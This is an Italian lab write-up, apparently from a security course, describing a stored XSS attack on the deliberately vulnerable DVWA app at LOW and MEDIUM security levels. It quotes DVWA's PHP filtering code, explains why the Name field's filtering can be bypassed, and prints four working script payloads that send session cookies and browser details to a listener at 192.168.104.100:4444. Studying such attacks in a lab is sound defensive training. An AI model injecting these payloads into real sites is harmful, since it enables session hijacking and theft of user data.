
Web Application Exploit XSS

Analizzeremo l'attacco **XSS Persistente** eseguito su **DVWA**, prima con il livello di sicurezza impostato su **LOW**, poi replicandolo con il livello **MEDIUM**. Descriveremo lo **script utilizzato**, il **funzionamento dell'attacco** e i **passaggi** effettuati.


Attacco XSS Persistente – Security LOW

In **modalità LOW**, il sito non implementa protezioni contro gli attacchi XSS, permettendo di **inserire e memorizzare codice JavaScript malevolo** nel campo dei commenti. Il nostro obiettivo era **rubare i cookie della sessione dell'utente** inviandoli a un nostro **Web Server in ascolto sulla porta 4444**.



Questo codice garantisce:

1. **Persistenza**: Il codice viene salvato nel database e caricato ogni volta che un utente visita la pagina.
2. **Esecuzione Automatica**: Quando un utente visualizza il commento, lo script si attiva automaticamente.
3. **Esfiltrazione Cookie**: Lo script invia i cookie dell'utente al nostro server sulla porta **4444**.



Attacco XSS Persistente – Security MEDIUM

Nel livello **MEDIUM**, DVWA introduce alcune protezioni:

Stored XSS Source

```php
<?php

if(isset($_POST['btnSign']))
{

    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags(addslashes($message)));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

Nel campo **Message**:

- **`trim()`** Rimuove eventuali spazi vuoti all'inizio e alla fine del messaggio.
- **`addslashes()`** Aggiunge una barra (`\`) prima di caratteri speciali come `'` e `"`.
- **`strip_tags()`** Rimuove qualsiasi **tag HTML** come `<script>`, `<img>`, `<b>`, ecc.
- **`mysql_real_escape_string()`** Protegge il database evitando SQL Injection (ovvero comandi SQL malevoli che potrebbero modificare il database).
- **`htmlspecialchars()`** Converte i caratteri speciali in testo normale (esempio: `<` diventa `&lt;`). Questo impedisce che il browser interpreti eventuali codici HTML inseriti.

Nel campo **Name**:

- **`str_replace('<script>', '', $name);`** Cerca di rimuovere la stringa `<script>`, ma **non è sufficiente** a prevenire attacchi XSS più complessi.
- **`mysql_real_escape_string()`** Protegge il database contro SQL Injection, ma **non protegge completamente da XSS**

Abbiamo, perciò, identificato il campo **Name** come vulnerabile.


Prima di lanciare l'attacco, abbiamo preparato un server in ascolto sulla porta **4444** con il seguente comando su Kali Linux:

python -m http.server 4444

Abbiamo inserito i seguenti script nel campo **Name di DVWA**:

```
<SCRIPT>var i = new Image(); i.src="http://192.168.104.100:4444?c="+navigator.userAgent</SCRIPT>
<SCRIPT>var i = new Image(); i.src="http://192.168.104.100:4444?c="+document.cookie</SCRIPT>
<SCRIPT>var i = new Image(); i.src="http://192.168.104.100:4444?c="+navigator.platform</SCRIPT>
<SCRIPT>var i = new Image(); i.src="http://192.168.104.100:4444?c="+new Date().toString()</SCRIPT>
```

Ottenendo come risposta su Kali:



192.168.104.100 = Ip dell'utente che si connette alla pagina DVWA (utente vittima)
Linux x86_64 = Sistema operativo utilizzato dall'utente vittima
Mozilla = Browser utilizzato dall'utente vittima
Mon Mar 17 2025 = Data in cui l'utente vittima si connette
"Security=…PHPSESSID=..." = Cookie di sessione, cioè il codice identificativo della sessione di connessione tra client e server.

In questo caso:

Un utente ignaro visita la pagina contenente il nostro codice malevolo.

Il browser tenta di creare un'immagine inesistente.

I dati dell'utente vengono inviati al nostro server.

Su **Kali Linux**, vediamo i dati rubati apparire nella nostra shell.